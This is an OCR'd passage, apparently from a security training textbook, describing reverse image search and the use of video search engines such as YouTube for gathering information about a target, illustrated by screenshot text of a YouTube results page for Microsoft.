


Google Images
google.com/imghp
Google
images
Search by image
Search Google with an image instead of text. Try dragging an image here.
Paste image URL
Upload an image
Search by image

Figure 2.6: Reverse Image Search using Google

- ### Gathering Information from Video Search Engines

Video search engines are Internet-based search engines that crawl the web for video content. These video search engines either provide the functionality of uploading and hosting video content on their own web servers or parse video content that is hosted externally. The video content obtained from video search engines is of high value, as it can be used for gathering information about the target. Video search engines such as YouTube, Google videos, Yahoo videos, and Bing videos allow attackers to search for video content based on the format type and duration.


micorosft - YouTube
youtube.com/results?search_query=micorosft
YouTube IN
micorosft
SIGN IN
Home
Explore
Shorts
Subscriptions
Library
History
STAFFORD
0:31
Microsoft Rewards
Behind the Scenes
MINECRAFT
CUSTOM-MADE PCs
1:14
The Story Of Microsoft
18:06
Microsoft
2:27

Latest from Microsoft

Surface | NFL Superstitions (Playoffs)
8.6K views • 3 weeks ago
Microsoft
With more than 2000 Surface devices in the hands of players and coaches, powering 332 NFL games in a year, Surface has ...
CC

Microsoft Rewards behind the scenes Minecraft custom PCs
288K views • 3 weeks ago
Microsoft
Microsoft Rewards partnered with Mojang Studios to create uniquely-designed PCs inspired by Part II of Minecraft's Caves & Cliffs ...
CC


+8 MORE

The Story of Microsoft - How a Computer Club Took Over The World
128K views • 2 years ago
Jack Chapple
This video is a full business documentary on Microsoft, Bill Gates, and Paul Allen. It features a lot of archive footage of the early ...

Hybrid work at Microsoft
